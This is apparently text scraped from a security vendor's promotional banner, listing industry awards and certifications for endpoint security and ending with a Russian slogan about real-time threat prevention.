FORRESTER®
WAVE
LEADER 2018
Endpoint Security Suites

AV TEST
av-test.org

IDC
Analyze the Future

MTM
Leade
r

Miercom
CERTIFIED
SECURE

Предотвращение в реальном времени: знаем, умеем, практикуем!